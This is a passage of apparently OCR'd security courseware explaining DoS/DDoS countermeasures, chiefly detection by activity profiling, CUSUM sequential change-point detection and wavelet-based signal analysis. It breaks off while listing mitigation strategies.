
  The company also claims that its protection platform provides additional security beyond ample mitigation capacity. For instance, if normal baseline traffic varies to a greater extent, their DDoS control plane logic quickly initiates all the possible detection steps required for low- to high-volume floods, which instantly begins the mitigation process. This ensures a faster mitigation and prevents damage to resources from such large attacks.



LO#05: Explain DoS/DDoS Attack Countermeasures

DoS/DDoS Attack Countermeasures

DoS/DDoS is one of the foremost security threats on the Internet; thus, there is a great necessity for solutions to mitigate these attacks. This section discusses detection methods, various preventive measures, responses to DoS/DDoS attacks, and hardware/software DoS/DDoS protection tools that are effective in safeguarding networks from DoS/DDoS attacks.



Detection Techniques

- Detection techniques are based on **identifying and discriminating illegitimate traffic increases** and flash events from legitimate packet traffic
- All detection techniques define an attack as an **abnormal and noticeable deviation** from a threshold of normal network traffic statistics

Activity Profiling

- Activity profiling is done based on the average packet rate for a network flow, which consists of consecutive packets with similar packet fields
- Activity profiles are obtained by monitoring network packet header information
- An attack is indicated by the following:
  - An increase in activity levels among the **network flow clusters**
  - An increase in the overall number of **distinct clusters** (DDoS attack)

Sequential Change-Point Detection

- Change-point detection algorithms isolate changes in network traffic statistics and in the traffic flow rate caused by attacks
- The algorithms filter the **target traffic data** by address, port, or protocol and store the resultant flow as a time series
- The sequential change-point detection technique uses the Cusum algorithm to identify and locate **DoS attacks**
- This technique can also be used to identify the typical scanning activities of network worms

Wavelet-Based Signal Analysis

- Wavelet analysis describes an input signal in terms of **spectral components**
- Analyzing each spectral window's energy determines the presence of anomalies
- Wavelet-based signal analysis filters out the anomalous traffic flow input signals from background noise

Detection Techniques

Early detection techniques help prevent DoS/DDoS attacks. Detecting a DoS/DDoS attack is a tricky task. A DoS/DDoS attack traffic detector needs to distinguish between a genuine and a bogus data packet, which is not always possible. Therefore, the techniques employed for this purpose are not perfect. There is always a chance of confusion between traffic generated by a legitimate network user and traffic generated by a DoS/DDoS attack. Detection techniques are based on the identification and discrimination of an illegitimate traffic increase and flash events from legitimate packet traffic.

One problem in filtering bogus traffic from legitimate traffic is the volume of traffic. It is impossible to scan each data packet to ensure security from a DoS/DDoS attack.

All the detection techniques used today define an attack as an abnormal and noticeable deviation in network traffic statistics and characteristics. These techniques involve the statistical analysis of deviations to categorize malicious and genuine traffic.

The following are the three types of detection techniques:

- **Activity Profiling**

  Activity profiling is performed based on the average packet rate for network flow, which consists of consecutive packets with similar packet header information. The packet header information includes the IP addresses of the destination and sender, ports, and transport protocols used. An attack is indicated by

  - An increase in activity levels among the network flow clusters
  - An increase in the overall number of distinct clusters (DDoS attack)

For a higher average packet rate or activity level of a flow, the time between consecutive matching packets is lower. Randomness in the average packet rate or activity level can indicate suspicious activity. The entropy calculation method measures randomness in activity levels. If a network is under attack, the entropy of network activity levels increases.

One of the major hurdles in the activity profiling method is the huge volume of traffic. This problem can be overcome by clustering packet flows with similar characteristics. Because DoS attacks generate a large number of data packets that are very similar, an increase in the average packet rate or an increase in the diversity of packets could indicate a DoS attack.

- **Sequential Change-Point Detection**


  In the sequential change-point detection technique, network traffic is filtered by IP addresses, targeted port numbers, and communication protocols used, and the traffic flow data are stored in a graph that shows the traffic flow rate versus time. Change-point detection algorithms isolate changes in network traffic statistics and in traffic flow rate caused by attacks. If there is a drastic change in traffic flow rate, a DoS attack may be occurring.

  This technique uses the cumulative sum (CUSUM) algorithm to identify and locate DoS attacks. The algorithm calculates deviations in the actual versus expected local average in the traffic time series. The sequential change-point detection technique identifies the typical scanning activities of network worms.

- **Wavelet-Based Signal Analysis**

  The wavelet analysis technique analyzes network traffic in terms of spectral components. It divides incoming signals into various frequencies and analyzes different frequency components separately. Analyzing each spectral window’s energy reveals the presence of anomalies. These techniques check frequency components present at a specific time and provide a description of those components. The presence of an unfamiliar frequency indicates suspicious network activity.

  A network signal consists of a time-localized data packet flow signal and background noise. Wavelet-based signal analysis filters out the input signals of anomalous traffic flow from background noise. Normal network traffic is generally low-frequency traffic. During an attack, the high-frequency components of a signal increase.



DoS/DDoS Countermeasure Strategies

Absorbing the Attack

- Use additional capacity to absorb the attack
- **Requires preplanning** and **additional resources**

Degrading Services

